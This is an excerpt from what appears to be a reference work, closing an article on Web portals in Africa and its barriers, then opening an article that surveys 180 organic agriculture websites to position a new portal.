- **Poor Data Transmission Quality Resulting from Low International Bandwidth:** In Africa, high international tariffs make it difficult for Internet service providers (ISPs) to obtain adequate Internet bandwidth for delivering Web pages over the Internet (Adomi, Adogbeji, & Oduwole, 2005; Sonaike, 2004). The Internet industry in Africa is constrained by low international bandwidth and high dial-up tariffs as well as high cost of PCs (Mutula, 2003). For instance, African universities, outside of South Africa, are paying over $55,000 per month for 4Mbps inbound and 2Mbps outbound. This figure is about 100 times more expensive than their equivalent prices in North America or Europe (INASP, 2003).
- **Limited/Poor Telecommunication Infrastructure:** Internet/Web development and applications are greatly hampered by poor telecommunication infrastructure in the African continent (Adomi, 2005a, 2005b; Mutula, 2003; Sonarike, 2004). The poor status of the infrastruc-

ture in Africa is attributable to a number of factors. Most governments are still reluctant to completely free their communication services and some such as Morocco and Tunisia regulate access to the Internet. In Kenya, the government has been dragging its feet to issue licenses for VSAT connections that would enhance rollout of telecommunication services to rural areas even when UUNET (an Internet service provider) had offered to connect the schools. Information technology has not effectively been integrated in the development agenda of governments' plans (Mutula, 2003).

- **Low levels of Internet Literacy/Awareness:** Low level of Internet literacy among Africans has been reported by some scholars (Adomi, 2005a, 2005b; Adomi et al., 2003; Rosenberg, 2005). Most of the management staff in organizations/firms/institutions are not ICT literate. As a result of this, they lack awareness of the benefits their organisations/firms/institutions can derive from adoption and applications of Web portals.
- **Frequent Electricity Failures:** The electricity situation in Africa also hampers Internet/Web development and applications (Adomi, 2005b; Adomi et al., 2003; Rosenberg, 2005). When power cut occurs, a Web portal hosted in affected areas in Africa would normally be unavailable as the server would be shut down. In order to ensure that Web users are not disappointed by outages, most IT firms—ISPs, Web hosting firms, cybercafes, etc. acquire and install stand-by electricity generating plants, which are switched on as soon as power cuts occur (Adomi et al., 2003).

FUTURE TRENDS

In the context of the World Wide Web, a portal is the next logical step in the evolution toward a digital culture (Daigle et al., 2002). Portal technology is still at the infancy stage in Africa. Though commercial portals are the prevalent ones in the continent, there is a likelihood that corporate organizations will, in large number, create Web portals for their employees/clients given the spiral growth in Internet usage in the continent. Creation of awareness through media campaign and over the Net on the values of portals and the need for their adoption is capable of making portals to be widely adopted and used in Africa. There is need for surveys on the extent of adoption and use of Web portals not only in Africa but other parts of the world, how Web portal technology adoption/application can be enhance and managed in the continent, sources of funding for African portals, strategies for making Africans more Internet literate among others.

CONCLUSION

Web portals are content aggregators, which provide users with personalized access to information. They act as a starting point for most users of the Web in need of information. Though portals are not available in every part of the African continent, they are however springing up rapidly. There are general, regional, and national. as well as general and specialized African portals, which are in existence to assist those interested in Africa cope with available information on the Net and to address the problem of paucity of local content. Problems of reluctance of organizations/institutions to create portals, low international bandwidth, limited/poor telecommunication infrastructure, low level of Internet literacy, and frequent electricity failures hamper widespread application and use of Web portals in Africa. However, frantic efforts on the part of corporate organization to create portals, expansion/improvement of telecommunication infrastructure, bandwidth, and electricity supply, as well as creation of awareness are likely to increase creation and use of portals in African continent.

REFERENCES

Adomi, E. E. (2005a). Interview with Ms. Victoria Okojie, President of the Nigerian Library Association. *Library High Tech News*, *22*(9), 24-27.

Adomi, E. E. (2005b). Internet development and connectivity in Nigeria. *Program*, *39*(3), 257-268.

Adomi, E. E., Adogbeji, B. O., & Oduwole, A. A. (2005). The use of Internet service providers by cybercafes in Nigeria: An update. *The Electronic Library*, *23*(5), 567-575.

Adomi, E. E., Okiy R. B., & Ruteyan, J. O. (2003). A survey of cybercafes in Delta State, Nigeria. *The Electronic Library*, *21*(5) 487-495.

Afrol.com. (2000). *African Internet portal launched this night*. Retrieved November 2, 2005, from http://www.afrol.com/News/editorial003.htm

Akinseinde, S. I., & Adomi, E. E. (2004). E-mail usage by technical education students in Nigerian universities. *Library Hi Tech News*, *21*(9), 15-20

Chan, L., Kirsop, B., Costa, S., & Arunachalam, S. (2005). *Improving access to research literature in developing countries: Challenges and opportunities provided by open access*. Retrieved July 24, 2005, from http://www.ifla.org/iv/ifla71/papers/150e-chan.pdf

Clickafrique.com. (n.d). Africa: *Internet and technology services: Portals, online communities, Web directories, search engines*. Retrieved November 2, 2005, from http://www.clickafrique.com/internet/portals.asp

Daigle, S. L., & Cuocco, P. M. (2002). *Chapter 8: Portal technology opportunities, obstacles, and options*. Retrieved November 23, 2005, from http://www.educause.edu/ir/library/pdf/pub5006k.pdf

Denning, S. (2004). *Portals and KM: Knowledge sharing in developing countries*. Retrieved November 2, 2005, from http://billives.typepad.com/portals_and_km/2004/07/knoledge_shari.html

Georgick, T. (2004). Information portals: Knowledge shopping on the Internet. *Library Hi Tech News*, *21*(9), 21.

Gyapong, O. A. (2002). *Internet: Africa's new hope*? Retrieved April 22, 2005 from www.ayf.de/documents/gyapong.doc

INASP. (2003). Optimizing Internet bandwidth in developing country higher education. INASP infobrief1.

Internet World Stats. (2005). Internet usage statistic. *The big picture: World Internet users and population stats: Measuring your success*. Retrieved December 24, 2005, from www.internetworldstats.com/stats.htm

Mbendi Information Services. (1995). *Mbendi*. Retrieved December 24, 2005, from http://www.mbendi.co.za/mbendi

Microsoft Corporation. (2005). *What is a portal*. Retrieved November 23, 2004, from http://www.microsoft.com/uk/windowsserersystem/portals/what-is/default.mspx

Murray, R. (2002). Putting portals into practice. *Library + Information Update*, *1*(8), 42-43.

Mutula, S. (2004). IT diffusion in sub-Saharan Africa: Implications for developing and managing digital libraries. *New Library World*, *105*(1202/1203), 281-289.

Mutula, S. M. (2003). Cybercafe industry in Africa. *Journal of information Science, 29*(6), 489-497.

Rao, S. S. (2001), Portal proliferation: An Indian scenario. *New Library World*, *102*(1168), 325-331.

Rosenberg, D. (2005). *Towards the digital library: Finding of an investigation to establish the current status of university libraries in Africa*. Retrieved June 6, 2005, from http://www.inasp.info/pubs/INASPdigitallib.pdf

Rosenberg, D. (2002). African journals online: Improving awareness and access. *Learned Publishing*, *15*(1), 51-57.

Rudnick, M. (2004). *Viewpoint: Portal pitfalls*. Retrieved December 22, 2005, from http://www.portalsmag.com/print/default.asp?ArticleID=6121

Sonaike S. A. (2004). *The Internet and dilemma of African's development*. Retrieved February 23, 2006, from http://gaz.sagepub.com/cgi/reprint/66/1/41.pdf

van Brakel, P. A., & Chisenga, J. (2003). The impact of ICT-based distance learning: The African story. *The Electronic Library, 21*(5), 476-486.

KEY TERMS

Aggregators: Aggregators are sites on the Web that bring together contents from multiple Internet sources.

Browser: A program that allows a user to access information on the Web.

Cyber Cafes: Places where entrepreneurs provide Internet public access services for a fee.

Customization: Inbuilt functionality, which allows the user to manipulate the contents of a portal to suit his needs.

Local Contents: This has to do with the body of knowledge and research related to a particular locality/community.

Online: A device or something that is connected to or available via computer network(s).

Personalization: Inbuilt functionality in a Web portal that allows users to select and receive information relevant to their needs and roles.

A

Analyzing Competition for a Web Portal

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INTRODUCTION

According to the Food and Agriculture Organisation of the United Nations (FAO, 2005), organic agriculture (OA) is "a holistic production management system which promotes and enhances agro-ecosystem health, including biodiversity, biological cycles, and soil biological activity." In recent years, the rapid evolution of the Internet has given the opportunity to create a large number of Web sites, Web portals, and other information resources concerning OA (for the remainder of this article, we will refer to them as OA information resources). The ultimate goal behind these attempts has been the dissemination of information to farmers, traders, agriculturists, consumers, and even children, and the provision of specialised services on OA. This has lead to a plethora of Web-based information systems and inevitably, has created the need for a detailed analysis on the positioning of a new Web portal regarding OA before proceeding to design and implementation. Dibb et al. (Dibb, Simkin, Pride, & Ferrel, 2007) define positioning as "the process of creating an image for a product in the minds of target customers."

To identify, as realistically as possible, the structure and content of a new OA portal that will cover the needs of OA actors (as these will be described later in the article), the current situation of the existing online OA information resources (such as portals, Web sites, Internet resources, SMS, and e-services) should be examined first (Sideridis, Patrikakis, & Manouselis, 2005a). This article presents the results from the analysis of 180 OA information resources. This analysis allowed identifying the main trends in related competition and positioning a new OA portal named "Bio@gro" (Sideridis, Costopoulou, Patirkakis, Manouselis, & Stalides, 2005b) among these dimensions.

ORGANIC AGRICULTURE ACTORS AND THEIR NEEDS

In order to have a clear view of the European OA value chain, it is necessary to distinguish its actors, their roles, and needs. These are the following (Costopoulou, Karetsos, Ntaliani, Gidarakou, & Sideridis, 2004):

- Organic farmers (individuals or groups of farmers), who produce organic products and are interested in selling them and buying plant-breeding material and seeds
- Traders, who buy and distribute organic products
- Processing companies, which purchase organic products and use it as raw material for the production of secondary products
- Consumers/citizens, who want to be informed about, or buy, organic products
- National governmental organisations and agencies (e.g., Ministries of Agriculture), which are responsible for the provision of all the necessary legislation and support, and the coordination of developing initiatives
- Organizations for the certification and supervision of agricultural products, which are the pertinent bodies for the evaluation and supervision of the certification organizations, the allowance of the national certification sign for organic products and the control of their trading
- Certification and inspection organizations, which are the exclusive certification bodies for organic farmers
- Research institutions and universities, which are in charge of the research for technological improvement and development of the OA sector

- Agronomists, farm advisors, and consulting firms, who inform other OA actors, such as organic farmers
- European Union (EU) agricultural agencies, which are responsible for OA activities in Europe

In order to analyse the level of OA information that these actors have access to online, we performed a survey on the current situation of OA information resources. The goal of this survey has been to outline the current status of OA-related information in the Internet.

METHODOLOGY OF THE SURVEY

In order to identify the market trends and needs, and to help positioning the new Web portal in the vast amount of relevant competition (Tatnall, 2005), a survey based on a large sample of worldwide available OA information resources has been conducted. To identify main trends in OA information sources, a collection of information resources' attributes has been created, according to the relevant literature (e.g., Barnard, 2001; Large, Beheshti, & Cole, 2002; Morville & Rosenfeld, 2002; Preece, Rogers, & Share, 2002; Sampson & Manouselis, 2005). The list of attributes examined for OA information resources is presented in Table 1.

In order to identify OA information resources, various Internet search engines were used, with Google (http://www.google.com) and Yahoo (http://www.yahoo.com) as the main ones. After a detailed search, 180 OA information resources from different countries and in different languages have been collected. It has to be mentioned that due to linguistic obstacles (e.g., for sources in the Chinese language), our survey sample mainly consisted of European, USA, Canadian, and Australian OA links. A complete listing of the Web sites evaluated can be found in "Bio@gro market survey and positioning" (Bio@gro, 2005).

In the context of the survey, a multilingual team (consisting of Greek, German, Romanian, and Cypriot experts) took over the analysis of the collected sample, upon the aforementioned attributes for each of the 180 OA information resources. The acquired information was processed with the use of SPSS statistical package (http://www.spss.com).

SURVEY RESULTS

In the following paragraphs, the results of the survey upon each of the examined attributes are presented.

Technical Trends

Type

The collected resources have been classified in the following categories (based on the definitions of Webopedia, http://www.webopedia.com):

Table 1. Attributes used for OA information resources analysis

ATTRIBUTE NAME	DESCRIPTION	Used in Identification of		
		Technical Trends	Service Trends	Content Trends
Type	Type of OA information resources: a simple Web site, a Web portal, or another type of online information resource.	X		
Content Language	Language(s) used by OA information resources for their content.	X		
Geographic Coverage	Geographic coverage of OA information resources.	X		
Launch Date	Launch date of OA information resources.	X		
Last Update	Last update of OA information resources.	X		
Thematic Area	Thematic area(s) that OA information resources cover.			X
Mission	Mission(s) of OA information resources.		X	
Services	Service(s) that OA information resources offer.		X	
Charging Scheme	Way in which OA information resources charge their services		X	
Funding	Funding sources of OA information resources.		X	
Target Group	Target group(s) that OA information resources aim at.			X
Content Type	Content type of OA information resources, which can be static, dynamic, or mixed.			X
Technology	Technology that OA information resources use.	X		

Figure 1. Type of OA information resources




Figure 2. Number of content languages on OA information resources





Figure 3. Content languages of OA information resources



- **Simple Web Site:** A site (location) on the World Wide Web. Each Web site contains a home page, which is the first document users see when they enter the site. The site might also contain additional documents and files. Each site is owned and managed by an individual, company, or organization.
- **Web Portal:** A Web site or service that offers a broad array of resources and services, such as e-mail, forums, search engines, and online shopping malls. The first Web portals were online services that provided access to the Web, but by now most of the traditional search engines have transformed themselves into Web portals to attract and keep a larger audience.
- **Online Information Resource:** Any other type of online information content source or content management system that collects and stores data online.

As depicted in Figure 1, half of the OA information resources (50%) may be classified as simple Web sites, while 47.2% as Web portals. A very small percentage are other types of information resources (2.8%).

Content Language

Regarding the content language used, the survey revealed that most of the OA information resources (73.9%) present their content in one language, while only a small percentage (14.4%) in two or more than two (11.7%). As for the most popular content language among OA information resources, this is English with a percentage of 68.9%, followed by all the other languages. This was expected, since most of the OA information resources use the English language besides their native language, in order to promote their content to more users. Figure 2 and Figure 3 present these results.

Geographical Coverage

Regarding the geographic coverage, this varies from national level to international or even global level. As it can be seen in Figure 4, the majority of the OA information resources (66.1%) aim at a national coverage, in contrast with those that aim at a global level (23.9%).

Figure 4. Geographic coverage of OA information resources




Figure 5. Launch date of OA information resources





Figure 6. Last modification of OA information resources



Launch Date

Based on the launch date of OA information resources, we can draw conclusions regarding the period that OA was introduced in the Internet. Unfortunately, as Figure 5 clearly indicates, a large percentage of OA information resources (75.6%) do not include any information about their launch date. The only conclusion we can safely report is that a percentage of 8.3% first appeared in the period 1995-1999, while 16.1% in the period 2000-2005.

Last Modified

It should be noted that an important attribute is the date of the last update of OA information resources. This attribute indicates if an online OA source is active and what is its update frequency. According to the results of our survey, only 23% of the OA information resources examined included information regarding their last update, and of these most were updated during 2005. The following graph presents these results in the form of a pie chart.

Technology

The technology used is defined in terms of programming languages used, and has been identified as varying mainly between:

- HTML (Hyper Text Markup Language)
- ASP (Active Server Pages)
- PHP (Hypertext Preprocessor)
- JavaScript
- XML (Extensible Markup Language)

As it is depicted in Figure 7, the technology used in most of the OA information resources was HTML (62.8%), while 11.7% used ASP, 7.8% PHP, 3.3% JavaScript, and less than 1% XML. On 11.1% of the OA information resources studied, the technology used was not reported or could not be identified.

Figure 7. Technology of OA information resources





Figure 8. Mission of OA information resources



Service Trends

Mission

According to our analysis:

- 81.1% are designed for informative purposes (i.e., what is OA, what are OA principles).
- 55.6% serve as education tools (i.e., how to apply OA, Best Practice Guides)
- 41.1% of OA Web sites serve as business-commerce (e-business, e-commerce) promoters about OA products and services.
- 21.1% give information or links to government standards, services, and institutions related to OA, while
- 20% include OA legislation and standards in their main page.
- Less than 20% (17.2%) of studied OA Web sites, portals, and information systems serve as online market for OA products and services.
- 10% of OA Web sites, portals, and information systems are involved in OA certification affairs (i.e., certification bodies, certification documents, and product labeling.).
- And 20% of OA information resources set as their mission: job opportunities on OA, research on OA, and other related services.

A graphical representation of the results is given in Figure 8. Consequently, rendering of OA information, education, and e-business/e-commerce on OA products and services are defined as the main mission of existing OA information resources, in response to the major needs of OA sector.

Table 2. Description of the services provided by OA information resources

SERVICE	DESCRIPTION
Alert Users	Alerts users for forthcoming disasters.
Calendar	Marks and prompts of important OA dates.
Catalog	Presentation of the source's content in a form of indexed list.
Certification	Instructions about how to certify OA products.
Community	The ability to create a network of ties that provide sociability, support, communication, identification, collaboration, around a common idea (Axup, 2005).
Consultancy	Advice for subjects concerning OA.
Database	Opportunity to search OA database.
E-commerce	Promotes OA e-commerce.
Events	Informs users about OA events.
Forum	Opportunity to participate in a forum.
FAQs	Display of frequently asked questions along with their answers.
Glossary	Listing, presentation, and explanation of OA related terms.
Guides	Directions and guidelines about OA.
Library	Display of the content of OA site or portal in a library format.
Links	Display of a list with OA related links.
News	Informs users about anything new in OA field.
Publications	Opportunity for users to find publications concerning OA.
Search	Opportunity to search through the site or portal for desirable information.
Subscription	Opportunity to subscribe in order to receive news and information about OA.

Figure 9. Services of OA information resources





Figure 10. Charging scheme of OA information resources



Services

The offered services by OA information resources are summarized in Table 2.

As it is illustrated in Figure 9, about half of the OA information resources offer search and catalog services (49.4% and 40% respectively), while a considerable percentage offer a forum (22.2%), links (22.2%), e-commerce (22.2%) and news (19.4%). On the contrary, glossary (3.9%), library (3.9%), and consulting (3.3%) are services that are not well supported .

Charging Scheme

The majority of OA information resources (83.3%) offer free access (Figure 10), while only 7.8% are accessible to users through subscription. Only 2.2% of the OA information resources charge their users per transaction and less than 1% apply the method of "pay once" (charging the user once and then allowing him free future access), while other methods of charging correspond to approximately 6% of OA information resources (6.1%).

Funding

Web portals are usually dynamic sources of information, and require funding in order to maintain their viability. Although in most examined cases (18.9%) funding source is not mentioned, advertising proves to be the main one (23.3%), while e-commerce services (selling OA products online) seem to contribute 16.1% to funding of existing OA information resources. Other funding sources, such as community sponsorship, donations, subscription, and membership, seem to be very limited in OA information resources. The results of the survey as regards funding methods are summarized in the Figure 11.

Content Trends

Thematic Area

At this point, it should be mentioned that in our survey, the sample covered more areas of agriculture and environment than only OA. Table 3 lists the covered thematic areas.

Most OA information resources, besides their focus on OA topics, cover environmental (36.7%), ecology (30.6%), and general agriculture issues (25.6% crops and 25% animals). On the other hand, only 6.7% of our sample demonstrate interest in the field of agrotourism and organic holidays, and 5.6% for lifestyle. Figure 12 summarizes these results.

Content Type

Regarding the diachronic nature of the content, we can distinguish the following categories:

- **Static:** By the term static, we define content that has been produced once and is not updated, or the update frequency is so low that it can be considered insignificant.
- **Dynamic:** By the term dynamic, we define content that is constantly updated either to reflect latest developments, or report news.
- **Mixed:** This is the case where content is of both of these forms.

From the 180 cases studied, 33.3% proved to have static content, and only 20.6% contained dynamic material that

Figure 11. Funding of OA information resources




Table 3. Description of OA information resources

THEMATIC AREA	DESCRIPTION
Agriculture animals	General agriculture animals' issues.
Agriculture crops	General agriculture crops issues.
Agrotourism/Organic holidays	Agrotourism and organic holiday issues.
Ecology	General ecological issues.
Environment	General environmental issues.
Food and diet	Food and diet issues.
Gardening	Gardening issues.
Lifestyle	Lifestyle issues regarding OA.
OA animals	OA animal issues.
OA crops	OA crop issues.
Organic home producers	Organic home producers' issues.
Organic products	OA product issues.

was transformed and enriched with new OA reports, legislation changes, and OA research developments. Thirty three and one third percent of OA information resources seemed to have a mixed content, combining the static and dynamic type, and for 12.8%, it was impossible to characterise content using any of these content types. Figure 13 demonstrates these results.

Target Group

OA information resources aim at various and usually multiple target groups. As it can be seen in Figure 14, the most popular target groups are consumers (66.1%), farmers (63.9%), and traders (55%). A significant percentage of OA information resources aims at processors (47.8%), researchers (42.2%),

Figure 12. Thematic area of OA information resources




Figure 13. Content type of OA information resources


